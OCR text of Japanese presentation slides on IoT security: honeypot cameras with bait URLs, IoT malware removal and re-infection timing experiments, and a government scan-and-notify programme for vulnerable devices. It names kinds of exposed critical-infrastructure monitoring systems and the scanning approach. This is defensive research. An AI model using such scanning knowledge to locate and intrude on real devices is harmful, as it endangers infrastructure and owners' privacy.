
おとりIPカメラによる実験

2種類のIPカメラによる「のぞき観測」実験

「餌のURL」を露呈させているIPカメラを使用 (“URL honey camera”)

餌URL と ID/passwordを見えるようにする

人間の目による覗きがなされているかどうかの検証




居間の投影しているおとりカメラを使用 (“living room honey camera”)


家庭にある居間の環境を模倣

長時間の覗きなど、その他の興味深い活動を観察


例：URL honey camera

1. Peeping






2. Access URL
3. Enter ID / Password




URL honey camera Aの観測結果



Insecam に掲載後

- Insecam経由の閲覧。 Insecamに掲載後、2万倍のアクセスに急増。




実験によりわかったこと

- 「餌URL」を用いたおとりIPカメラ
  - “Insecam”に登録されたことにより、突然アクセスが急増
  - ブラウザーにより、人間が直接見ていることがわかる
  - URLを用いたログイン試行など、単純に「覗き」以上の挙動が観察される

- 居間を投影するおとりIPカメラ
  - 非常に長い時間、「覗き」をしている
  - 使用したカメラの脆弱性に基づき、ID/PWを入手する挙動が確認される

IoTマルウェア駆除実験

4) 電源切、コマンドによるシステムリブート、工場出荷状態に戻す、など**操作**を実施



1) 感染が確認されている機器と同機種を購入

2) 通常使用時のファイルシステム、プロセスを記録

3) 実IoTマルウェアで攻撃、感染の確認 (C2通信など)

5) 感染前と比較して感染状態が修復されているか確認

駆除実験結果

	コマンドによるシステム再起動	主電源による再起動	工場出荷状態の復元
IPカメラA（ARM）	10/10	10/10	10/10 *
プリンターB（ARM）	8/8 ただしマルウェアファイルは削除されない	8/8 ただしマルウェアファイルは削除されない	8/8 *
ルータC（MIPS）	12/12	12/12	12/12 *
Wi-Fiストレージ D（MIPSEL）			11/11 *
Wi-Fiストレージ E（MIPSEL）			
Wi-Fiストレージ F（MIPSEL）		12/12	12/12 *
衛星放送受信機G(SH)	6/8		

他のファイルシステムは感染前の状態に戻り
悪性プロセスと通信攻撃が停止したため駆除成功とみなした


rebootコマンドが正常に動作せず

2つの検体では、感染後Telnetログインが不可となったため駆除できず

いずれの機器でも主電源による再起動と
工場出荷状態の復元の操作によりマルウェア駆除が可能
特に主電源による再起動では機器設定を
初期状態に戻すことなく駆除が可能であった

駆除後の再感染時間の測定

- マルウェア駆除後、感染原因を改善しなければ容易に再感染する恐れがある
- そこで駆除実験後，各機器をインターネットに接続し再びマルウェアに感染するまでの時間を観測した



感染時間観測結果

	1回目	2回目	3回目	平均
IPカメラA	48時間経過しても感染せず	←	Telnet認証に3回失敗すると30分ログイン不可となる機器の機能による影響だと考えられる	
プリンターB	15分24秒	16分40秒	24分57秒	19分0秒
ルータC	38秒	3分55秒	58秒	1分50秒
Wi-Fiストレージ D	30分1秒	8分14秒	5分30秒	14分35秒
Wi-Fiストレージ E	18分59秒	73分3秒	49分25秒	47分9秒
Wi-Fiストレージ F	8分	57分49秒	47分22秒	37分47秒
衛星放送受信機G	1分46秒	5分59秒	9分	5分35秒

IPカメラAを除く6種類の機器では最短で38秒、最長でも73分で感染した

また，3回の測定の平均をとるとすべて再感染は1時間以内であり、対策を講じていない機器では短時間で感染してしまうことがわかった

総務省「脆弱なIoT機器調査」

IoTセキュリティ総合対策（2017年10月～）

脆弱性対策に係る体制の整備

- IoT機器の脆弱性についてライフサイクル全体（設計・製造、販売、設置、運用・保守、利用）を見通した対策が必要。
- 脆弱性調査の実施等のための体制整備が必要。

研究開発の推進

- セキュリティ運用の知見を情報共有し、ニーズにあった研究開発を促進。

民間企業等における セキュリティ対策の促進

- 民間企業等のサイバーセキュリティに係る投資を促進。
- サイバー攻撃の被害及びその拡大防止のための、攻撃・脅威情報の共有の促進。

人材育成の強化

- 圧倒的にセキュリティ人材が不足する中、実践的サイバー防御演習等を推進。

国際連携の推進

- 二国間及び多国間の枠組みの中での情報共有やルール作り、人材育成、研究開発を推進。

半年に1度を目途としつつ、必要に応じて検証（関係府省と連携）

重要インフラ等で利用されるIoT機器の調査

＜実施内容＞

○サイバー攻撃観測網や脆弱性探索手法を活用して、セキュリティ上の懸念がある※**重要IoT機器を調査**。

○Webインタフェースに記載されている情報等から当該機器の所有者等を特定し、所有者等に当該機器の設置状況、システム構成等をヒアリングした上で、想定されるリスクを伝え、対策の必要性を説明するなどの注意喚起を実施。

○また、必要に応じて製造事業者等に対しリスクに関する技術的な情報提供を実施。

※ セキュリティ上の懸念がある重要IoT機器とは、認証の設定や認証画面へのアクセス者を制限する設定を適切に施していない機器を指す 。

調査・注意喚起の流れ

①重要IoT機器の探索

日本国内のグローバルIPアドレス（IPv4）について、主に80/tcpに対してアクティブスキャン等を行い脆弱な状態にある機器を検出。

②利用事業者などの特定、コンタクト

Webインタフェースに記載されている情報等から、所有者・運用者・利用者等の特定を試みる。

③設置環境や設定状況等を現地でヒアリング（実地調査）、電話や電子メールで調査（類似事例調査）

所有者等にコンタクトをとり、必要な者から同意を得た上で、当該機器の設置環境、設定状況、システム構成等を現地調査

※ 類似案件については、電話又は電子メールでヒアリング

④脆弱性解消のための注意喚起、対策例の提示

所有者等に想定されるリスクを伝え、対策の必要性を説明。
（対策例：推測されにくいパスワードの設定、アクセス制御の実施、VPNの導入）

⑤対策状況の確認

調査結果の例（重要IoT機器調査）　投影のみ

調査対象候補の分布

重要IoT機器調査の例

別	機器の作用対象の設備カテゴリ	機器の役割
査	防災	観光施設の火山性ガス観測システム
	医療／水道	病院の地下水くみ上げ量監視システム
	治水	農業用水の分水工水位監視システム
	治水／電力	農業用水施設の消費電力監視システム
	化学	石油化学工場の消費電力監視システム
	鉄道／電力	鉄道トンネル掘削現場の消費電力監視システム
	物流／電力	物流倉庫の消費電力監視システム
	食品	食品工場の器材洗浄液の原液濃度監視システム
	水道	下水ポンプ設備監視システム
	情報通信	放送電波中継局の異常監視システム
	防災	港湾水門の津波発生時閉門システム
	情報通信	放送電波受信困難地域の受信電異常監視システム
例調査	電力	風力発電量監視システム
	水道	マンホールポンプ場監視システム
	防災／電力	防災情報ネットワーク機器の電力使量監視システム
	防災	商業施設の各種（火災、設備異常等警報通知装置
	水道	排水機場ポンプ設備監視システム

家庭用ルータ、監視カメラ等一般利用者向けIoT機器の調査

＜実施内容＞


○マルウェアへの感染などによりサイバー攻撃の踏み台となるリスクを有するIoT機器の実態把握のため、日本国内のグローバルIPアドレス（IPv4）で接続されたIoT機器に広くネットワークスキャンを行い、開放ポートや稼働しているサービスの調査等を実施。

○また、ネットワークスキャンで発見した脆弱な機器の所有者等への注意喚起にあたっては、IoT機器の機種を特定できれば、それぞれの製品毎の設定変更やファームウェアの適用、サポート等を行うことが可能になるところ、バナー情報等をもとにした機種特定の実現性についての検証を実施。

広域スキャンの実施

調査概況

